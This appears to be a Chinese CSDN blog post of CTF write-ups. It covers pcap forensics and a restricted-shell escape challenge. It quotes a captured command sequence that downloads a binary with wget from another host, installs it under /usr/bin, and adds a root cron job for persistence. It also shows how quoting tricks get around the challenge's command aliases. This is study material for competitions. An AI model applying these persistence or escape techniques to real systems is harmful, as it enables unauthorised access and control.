147..	2021-08-23 06:48:48.9532821..	192.168.100.103	192.168.100.106	TCP	74	21 → 44252 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=3064935 TSecr=4185935868
147..	2021-08-23 06:48:48.9532995..	192.168.100.103	192.168.100.106	TCP	74	139 → 48140 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=3064935 TSecr=4185935868
147..	2021-08-23 06:48:48.9533695..	192.168.100.103	192.168.100.106	TCP	74	3389 → 53906 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM=1 TSval=3064935 TSecr=4185935868

Frame 9383: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0

CSDN@shu夫

将info导入excel筛选一下



```
OFPPT-CTF{21,135,139,445,3389}
```

pcap analysis 6

The attacker might have just bit off more than he can chew! he encountered a competitor that is counter-attacking his system!

The competitor executed a command to attain persistence on the attacker's computer. This command will allow the adversary to regain a connection to the computer even after reboot. What is the packet number where this command was executed? For example: OFPPT-CTF{93721}. Use the PCAP file from 'pcap analysis' challenge.

什么黑客大战，燃起来了

The image shows a Wireshark interface with a packet capture list on the left and a packet details pane on the right. The packet list shows several packets, with packet 160468 highlighted in red. The details pane shows the following commands:

```
sudo wget -O /usr/bin/ll-connect.bin http://192.168.100.105/secret_decoder.bin
--2021-08-22 17:55:35-- http://192.168.100.105/secret_decoder.bin
Connecting to 192.168.100.105:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 194 [application/octet-stream]
Saving to: '/usr/bin/ll-connect.bin'

0K      100% 57.2M=0s

2021-08-22 17:55:35 (57.2 MB/s) - '/usr/bin/ll-connect.bin' saved [194/194]

sudo chmod 755 /usr/bin/ll-connect.bin
sudo /bin/bash -c "echo '*/* * * * root /usr/bin/ll-connect.bin' > /etc/cron.d/da-ll-backup-job"

cat /etc/cron.d/da-ll-backup-job
*/5 * * * * root /usr/bin/ll-connect.bin

cd /home/luciafer
ls -al
total 21216
drwxr-xr-x 18 luciafer luciafer  4096 Aug 22 17:44 .
drwxr-xr-x  4 root      root      4096 Aug 21 20:29 ..
-rw-r----- 1 luciafer luciafer    0 Aug 21 20:43 .ICEauthority
```

At the bottom of the image, there is a hex dump of the packet data:

```
0000  4a cc e4 82 88 45 a2 cf 1b 7a 4e 56 08 00 45 00  J...E...zNV..E-
0010  00 97 f2 76 40 00 40 06 fd c5 c0 a8 64 69 c0 a8  ..v@. ....di..
0020  64 6a 1d f2 bb 22 9a 98 0c bc 57 a3 b4 56 80 18  dj...". .W..V..
0030  01 fc 4a ae 00 00 01 01 08 0a ce e8 e4 22 ca d8  ..J.....".
0040  a6 e3 73 75 64 6f 20 2f 62 60 6a 2f 62 61 73 68  ..cudo / bin/bash
```

CSDN @shu天

本来以为是stream的数，猜了半天怎么不对，后来发现是数据包号

OFPPPT-CTF{160468}

linux

Prison Break

```

user @ csictf: $
ls -a

/ Don't look at me, I'm just here to say \
\ moo. -a
-----
\      ^ ^
  \    (oo)\_____)\ \
    ( )\         )\ \
      ||-----w ||
      ||             ||

user @ csictf: $
ls ../

/ Don't look at me, I'm just here to say \
\ moo. ../
-----
\      ^ ^
  \    (oo)\_____)\ \
    ( )\         )\ \
      ||-----w ||
      ||             ||

user @ csictf: $
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
81: eth0@if82: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.5/16 brd 172.17.255.255 scope global eth0
        valid_lft forever preferred_lft forever
user @ csictf: $

```

CSDN @shu天

笑死我好多命令被屏蔽了
看一看当前运行的进程

```

ps -ef

UID          PID    PPID  C  STIME TTY          TIME CMD
root           1         0  0   Mar23 ?           00:00:00 /usr/sbin/xinetd -dontfork
ctf           553         1  0   Mar23 ?           00:00:00 sh /ctf/start.sh
ctf           554        553  0   Mar23 ?           00:00:00 /bin/bash script.sh
ctf           558        554  0   Mar23 ?           00:00:00 bash
ctf           561         1  0   Mar23 ?           00:00:00 sh /ctf/start.sh
ctf           562        561  0   Mar23 ?           00:00:00 /bin/bash script.sh
ctf           568        562  0   Mar23 ?           00:00:00 /usr/bin/script -qc /bin/bash /dev/null
ctf           569        568  0   Mar23 pts/0       00:00:00 sh -c /bin/bash
ctf           570        569  0   Mar23 pts/0       00:00:00 /bin/bash
ctf           642         1  0   03:02 ?           00:00:00 sh /ctf/start.sh
ctf           643        642  0   03:02 ?           00:00:00 /bin/bash script.sh
ctf           723         1  0   05:03 ?           00:00:00 sh /ctf/start.sh
ctf           724        723  0   05:03 ?           00:00:00 /bin/bash script.sh
ctf           934         1  0   08:14 ?           00:00:00 sh /ctf/start.sh
ctf           935        934  0   08:14 ?           00:00:00 /bin/bash script.sh
ctf           955        935  0   08:16 ?           00:00:00 ps -ef

```

试了试发现nl命令还可以读文件，读/ctf/start.sh和script.sh

```
user @ csictf: $
nl /ctf/start.sh
  1  #! /bin/sh

  2  cd /ctf
  3  /bin/bash script.sh
user @ csictf: $
nl /ctf/script.sh
  1  shopt -s expand_aliases
  2  alias cat="cowsay Don\t look at me, I\m just here to say moo."
  3  alias ls="cowsay Don\t look at me, I\m just here to say moo."
  4  alias grep="cowsay Don\t look at me, I\m just here to say moo."
  5  alias awk="cowsay Don\t look at me, I\m just here to say moo."
  6  alias pwd="cowsay Don\t look at me, I\m just here to say moo."
  7  alias cd="cowsay Don\t look at me, I\m just here to say moo."
  8  alias head="cowsay Don\t look at me, I\m just here to say moo."
  9  alias tail="cowsay Don\t look at me, I\m just here to say moo."
 10  alias less="cowsay Don\t look at me, I\m just here to say moo."
 11  alias more="cowsay Don\t look at me, I\m just here to say moo."
 12  alias sed="cowsay Don\t look at me, I\m just here to say moo."
 13  alias find="cowsay Don\t look at me, I\m just here to say moo."
 14  alias awk="cowsay Don\t look at me, I\m just here to say moo."

 15  while :
 16  do
 17      echo "user @ csictf: $ "
 18      read input
 19      eval $input 2>/dev/null
 20  done
user @ csictf: $
```

CSDN @shu天

start.sh

```
1  #! /bin/sh

2  cd /ctf
3  /bin/bash script.sh
```

script.sh

```
1  shopt -s expand_aliases
2  alias cat="cowsay Don\t look at me, I\m just here to say moo."
3  alias ls="cowsay Don\t look at me, I\m just here to say moo."
4  alias grep="cowsay Don\t look at me, I\m just here to say moo."
5  alias awk="cowsay Don\t look at me, I\m just here to say moo."
6  alias pwd="cowsay Don\t look at me, I\m just here to say moo."
7  alias cd="cowsay Don\t look at me, I\m just here to say moo."
8  alias head="cowsay Don\t look at me, I\m just here to say moo."
9  alias tail="cowsay Don\t look at me, I\m just here to say moo."
10  alias less="cowsay Don\t look at me, I\m just here to say moo."
11  alias more="cowsay Don\t look at me, I\m just here to say moo."
12  alias sed="cowsay Don\t look at me, I\m just here to say moo."
13  alias find="cowsay Don\t look at me, I\m just here to say moo."
14  alias awk="cowsay Don\t look at me, I\m just here to say moo."

15  while :
16  do
17      echo "user @ csictf: $ "
18      read input
19      eval $input 2>/dev/null
20  done
```

后来想了想linux有不少对应绕过方法

```
l''s
nl flag.txt
```

```
var
user @ csictf: $
l""s
flag.txt
script.sh
start.sh
user @ csictf: $
nl flag.txt
    1 OFPPT-CTF{Pr1s0n_sh311_3sc4p3d}
user @ csictf: $
```

OFPPT-CTF{Pr1s0n_sh311_3sc4p3d}

本文来自csdn的☐☐shu天☐☐，平时会记录ctf、取证和渗透相关的文章，欢迎大家来我的主页：[shu天_CSDN博客-ctf,取证,web领域博主](#)
看看ヾ(@`ω`@)ノ!!